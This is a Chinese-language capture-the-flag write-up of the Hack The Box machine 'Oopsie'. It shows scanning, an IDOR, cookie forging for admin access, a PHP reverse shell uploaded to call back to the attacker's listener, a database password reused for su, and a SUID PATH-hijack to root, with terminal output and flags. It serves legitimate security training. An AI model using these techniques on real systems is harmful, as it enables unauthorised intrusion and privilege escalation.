Oopsie 滲透過程記錄:

1. 連接 VPN 隧道:使用 openvpn 指令載入設定檔，建立一條安全的加密通道，讓 Kali 系統能夠成功進入 Hack The Box 的內部實驗環境網路 。

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cd ~/Downloads
sudo openvpn "starting_points_us-starting-point-2-dhcp(2).ovpn"
2026-04-01 10:03:33 DEPRECATED: --persist-key option ignored. Keys are now always persisted across restarts
.
2026-04-01 10:03:33 WARNING: Compression for receiving enabled. Compression has been used in the past to br
eak encryption. Compression support is deprecated and we recommend to disable it completely.
2026-04-01 10:03:33 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2026-04-01 10:03:33 OpenVPN 2.7_rc2 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PK
TINFO] [AEAD] [DCO]
2026-04-01 10:03:33 library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10
2026-04-01 10:03:33 DCO version: 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24)
2026-04-01 10:03:34 TCP/UDP: Preserving recently used remote address: [AF_INET]38.46.224.105:1337
2026-04-01 10:03:34 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-04-01 10:03:34 UDPv4 link local: (not bound)
2026-04-01 10:03:34 UDPv4 link remote: [AF_INET]38.46.224.105:1337
```

2. 確認目標連線:使用 ping 指令對目標 IP 10.129.78.71 發送封包。結果顯示有回傳回應，這代表目標主機目前是在線狀態，且網路連線設定正確，可以開始後續攻擊 。

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 10.129.78.71
PING 10.129.78.71 (10.129.78.71) 56(84) bytes of data.
64 bytes from 10.129.78.71: icmp_seq=1 ttl=63 time=210 ms
64 bytes from 10.129.78.71: icmp_seq=2 ttl=63 time=216 ms
64 bytes from 10.129.78.71: icmp_seq=3 ttl=63 time=219 ms
64 bytes from 10.129.78.71: icmp_seq=4 ttl=63 time=211 ms

--- 10.129.78.71 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 210.439/214.130/218.875/3.647 ms
```

3. 掃描開放埠與服務:利用 nmap 工具清查目標主機開了哪些門。掃描發現這台機器開啟了 22（SSH）與 80（HTTP）埠。


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.129.78.71
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-01 10:04 EDT
Nmap scan report for 10.129.78.71
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.91 seconds
```


4. 搜尋網頁隱藏路徑:使用 gobuster 進行目錄爆破，嘗試找出網站上沒有公開的資料夾。掃描結果發現了 /images、/uploads 與 /phpmyadmin 等重要路徑，這通常是尋找漏洞的關鍵 。

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.129.78.71 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.78.71
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310] [--> http://10.129.78.71/css/]
/fonts                (Status: 301) [Size: 312] [--> http://10.129.78.71/fonts/]
/images               (Status: 301) [Size: 313] [--> http://10.129.78.71/images/]
/index.php            (Status: 200) [Size: 10932]
/js                   (Status: 301) [Size: 309] [--> http://10.129.78.71/js/]
/server-status        (Status: 403) [Size: 277]
/themes               (Status: 301) [Size: 313] [--> http://10.129.78.71/themes/]
/uploads              (Status: 301) [Size: 314] [--> http://10.129.78.71/uploads/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


5. 越權存取測試 (ID=2):進入管理系統頁面，發現調整 URL 參數 id=2 時，可以查看到使用者 guest 的資訊，這代表網站可能存在不安全的直接對象參考 (IDOR) 漏洞 。




6. 越權獲取管理員資訊 (ID=1):接續上一步，將 id 改為 1，成功竊取到管理員 admin 的帳號資料與其 Access ID 34322。




7. 修改 Cookie 偽裝權限:在瀏覽器開發者工具中，手動將 Cookie 裡的 role 修改為 admin，並將 user 修改為剛剛拿到的 ID。這讓伺服器誤以為我就是管理員，成功提升網頁存取權限 。




8. 發現檔案上傳功能:以管理員身分登入後，找到了「品牌圖片上傳」功能。這類上傳點如果沒有過濾，通常可以用來上傳惡意的後門程式。




9. 準備反向 Shell 腳本:先確認自己的內部 IP 為 10.10.14.233，接著將系統內建的 PHP 反向 Shell 範本複製一份並命名為 exploit.php，準備將它修改後上傳到目標伺服器 。




10. 設定反向連線參數:使用 nano 編輯器修改 exploit.php，將裡面的 IP 改成你自己的 Kali IP，並設定監聽埠為 1234。當伺服器執行這個檔案時，它會主動連回你的電腦 。



11. 上傳惡意後門檔案:回到網頁的上傳介面，選取剛剛寫好的 exploit.php 並點擊上傳。如果伺服器沒有阻擋 .php 檔案，後門就會成功潛伏在目標伺服器的資料夾中 。



12. 成功取得初步 Shell:在 Kali 開啟 nc 監聽，並觸發網頁上的後門。對方機器成功連回，拿到了 www-data 權限，並進入 robert 的家目錄讀取了第一個 User Flag 。



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.233] from (UNKNOWN) [10.129.78.71] 34902
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 14:18:46 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls /home/robert
user.txt
$ cat /home/robert/user.txt
f2c74ee8db7983851ab2a96a44eb7981
$
```

13. 獲取使用者密碼並切換身分:在伺服器的 db.php 檔案中找到了資料庫連線密碼。利用這個密碼，成功從 www-data 權限切換（su）到了使用者 robert，獲得更高的系統存取權 。

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.233] from (UNKNOWN) [10.129.78.71] 34980
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 14:24:51 up 48 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@oopsie:/$ cat /var/www/html/cdn-cgi/login/db.php
cat /var/www/html/cdn-cgi/login/db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/$ cat /home/robert/user.txt
cat /home/robert/user.txt
f2c74ee8db7983851ab2a96a44eb7981
robert@oopsie:/$
```

14. 利用 SUID 漏洞提權 root:發現 bugtracker 程式有 SUID 權限且呼叫指令不安全。透過偽造 cat 指令並修改 PATH 環境變數，成功騙過系統，直接變身為最高權限的 root 使用者 。


```
$ cd /tmp
cd /tmp
$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
$ chmod +x cat
chmod +x cat
$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
$ /usr/bin/bugtracker
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
1
---------------

# cat /root/root.txt
cat /root/root.txt
# cat /root/root.txt
cat /root/root.txt
# whoami
whoami
root
# cat /root/root.txt
cat /root/root.txt
# /bin/cat /root/root.txt
/bin/cat /root/root.txt
af13b0bee69f8a877c3faf667f7beacf
```

15. 機器完成證明：


app.hackthebox.com/machines/Oopsie?sort_by=created_at&sort_type=desc
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
HTB LABS
Search Labs Ctrl + /
Upgrade
Connected
DT00000
FREE
Unranked
Season 10 Tier
Rank
Season 10
Starting Point
Machines
Sherlocks
Challenges
Tracks
Pro Labs
Submit root flag
Root flag owned
Submit Flag
Submit flag difficulty rating
Final Steps
Submit exploitation characteristics, rate this machine and leave your feedback.
Submit Machine Matrix
Submit Machine Review
DT00000
412630369@o365.tku.edu.tw
My Profile
Settings
Billing & Plans
Manage Account
Logout
Congratulations DT00000!
You are player #86285 to have solved Oopsie.
Share Results